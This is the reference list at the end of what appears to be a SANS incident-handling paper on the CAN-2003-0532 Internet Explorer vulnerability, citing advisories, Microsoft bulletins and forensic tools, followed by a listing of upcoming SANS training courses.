7. Reference to the CVE information - http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-0532
8. Security Advisory - http://archives.neohapsis.com/archives/vulnwatch/2003-q3/0084.html
9. Security Advisory - http://www.securityfocus.com/bid/8456
10. Article on CAN-2003-0532 exploit - http://www.thestandard.com/article.php?story=741
11. Security Advisory - http://www.eeye.com/html/Research/Advisories/AD20030820.html
12. Snort Rule - http://seclists.org/lists/bugtraq/2003/Aug/0342.html
13. Article on CAN-2003-0532 exploit - http://www.sgci.com/special/virusdetail.asp?ID=162
14. Microsoft Security Bulletin - http://www.microsoft.com/technet/security/bulletin/ms03-020.asp
15. Microsoft Security Bulletin - http://www.microsoft.com/technet/security/bulletin/ms03-032.asp
16. Microsoft Security Bulletin - http://www.microsoft.com/technet/security/bulletin/ms03-040.asp
17. Microsoft Knowledge Base Fix - http://support.microsoft.com/?kbid=828750
18. Netcat Utility - http://www.atstake.com/research/tools/network_utilities/
19. Reference for British Standard 7799 - www.bsi-global.com
20. Sample Security Policies - http://www.sans.org/resources/policies/
21. Forensic and Incident Response Environment - http://fire.dmzs.com/
22. The Sleuth Kit By Atstake -http://www.atstake.com/research/tools/forensic/
23. Incident Handling Forms - http://www.sans.org/score/
24. Windows Update - http://windowsupdate.microsoft.com
25. Internet Explorer Administration Kit (IEAK) - http://www.microsoft.com/windows/ieak/evaluation/features/default.asp
26. SANS New England 2003 Courseware - Track 4 Day 1 Incident Handling Step-by-Step and Computer Crime Investigation
27. MD5 Message Digest Utility - http://www.fourmilab.ch/md5/

Other References:

1. Test if your browser is vulnerable to this exploit - http://www.secunia.com/advisories/9580/
2. Security Advisory - http://www.computercops.biz/article2947.html
3. Patch for MS03-032 - http://support.microsoft.com/default.aspx?scid=kb;en-us;822925
4. How to setup zones by Microsoft - http://www.microsoft.com/windows/ie/using/howto/security/setup.asp
5. CERT Vulnerability Note - http://www.kb.cert.org/vuls/id/865940

Last Updated: December 17th, 2018

Upcoming SANS Penetration Testing

Mentor Session AW - SEC542	Oklahoma City, OK	Dec 19, 2018 - Feb 01, 2019	Mentor
SANS Bangalore January 2019	Bangalore, India	Jan 07, 2019 - Jan 19, 2019	Live Event
SANS vLive - SEC504: Hacker Tools, Techniques, Exploits, and Incident Handling	SEC504 - 201901,	Jan 08, 2019 - Feb 14, 2019	vLive
Mentor Session @ Work - SEC560	Louisville, KY	Jan 10, 2019 - Mar 14, 2019	Mentor
Mentor Session - SEC542	Denver, CO	Jan 10, 2019 - Mar 14, 2019	Mentor
SANS Amsterdam January 2019	Amsterdam, Netherlands	Jan 14, 2019 - Jan 19, 2019	Live Event
SANS Threat Hunting London 2019	London, United Kingdom	Jan 14, 2019 - Jan 19, 2019	Live Event
Cyber Threat Intelligence Summit & Training 2019	Arlington, VA	Jan 21, 2019 - Jan 28, 2019	Live Event
SANS Miami 2019	Miami, FL	Jan 21, 2019 - Jan 26, 2019	Live Event
SANS Las Vegas 2019	Las Vegas, NV	Jan 28, 2019 - Feb 02, 2019	Live Event
SANS Security East 2019	New Orleans, LA	Feb 02, 2019 - Feb 09, 2019	Live Event
Security East 2019 - SEC542: Web App Penetration Testing and Ethical Hacking	New Orleans, LA	Feb 04, 2019 - Feb 09, 2019	vLive
Community SANS Minneapolis SEC504	Minneapolis, MN	Feb 04, 2019 - Feb 09, 2019	Community SANS
Security East 2019 - SEC504: Hacker Tools, Techniques, Exploits, and Incident Handling	New Orleans, LA	Feb 04, 2019 - Feb 09, 2019	vLive
SANS SEC504 Stuttgart 2019 (In English)	Stuttgart, Germany	Feb 04, 2019 - Feb 09, 2019	Live Event
Mentor Session - SEC560	Fredericksburg, VA	Feb 06, 2019 - Mar 20, 2019	Mentor
Mentor Session - SEC560	Boca Raton, FL	Feb 07, 2019 - Feb 22, 2019	Mentor
SANS Anaheim 2019	Anaheim, CA	Feb 11, 2019 - Feb 16, 2019	Live Event
SANS London February 2019	London, United Kingdom	Feb 11, 2019 - Feb 16, 2019	Live Event
SANS Northern VA Spring- Tysons 2019	Vienna, VA	Feb 11, 2019 - Feb 16, 2019	Live Event
Mentor Session: SEC560	Columbia, MD	Feb 16, 2019 - Mar 23, 2019	Mentor
SANS Zurich February 2019	Zurich, Switzerland	Feb 18, 2019 - Feb 23, 2019	Live Event
SANS Scottsdale 2019	Scottsdale, AZ	Feb 18, 2019 - Feb 23, 2019	Live Event
SANS New York Metro Winter 2019	Jersey City, NJ	Feb 18, 2019 - Feb 23, 2019	Live Event
SANS Dallas 2019	Dallas, TX	Feb 18, 2019 - Feb 23, 2019	Live Event
SANS Secure Japan 2019	Tokyo, Japan	Feb 18, 2019 - Mar 02, 2019	Live Event
Mentor Session - SEC504	Vancouver, BC	Feb 23, 2019 - Mar 23, 2019	Mentor
SANS Riyadh February 2019	Riyadh, Kingdom Of Saudi Arabia	Feb 23, 2019 - Feb 28, 2019	Live Event
SANS Brussels February 2019	Brussels, Belgium	Feb 25, 2019 - Mar 02, 2019	Live Event
SANS Reno Tahoe 2019	Reno, NV	Feb 25, 2019 - Mar 02, 2019	Live Event
Mentor Session - SEC542	Seattle, WA	Feb 26, 2019 - Apr 02, 2019	Mentor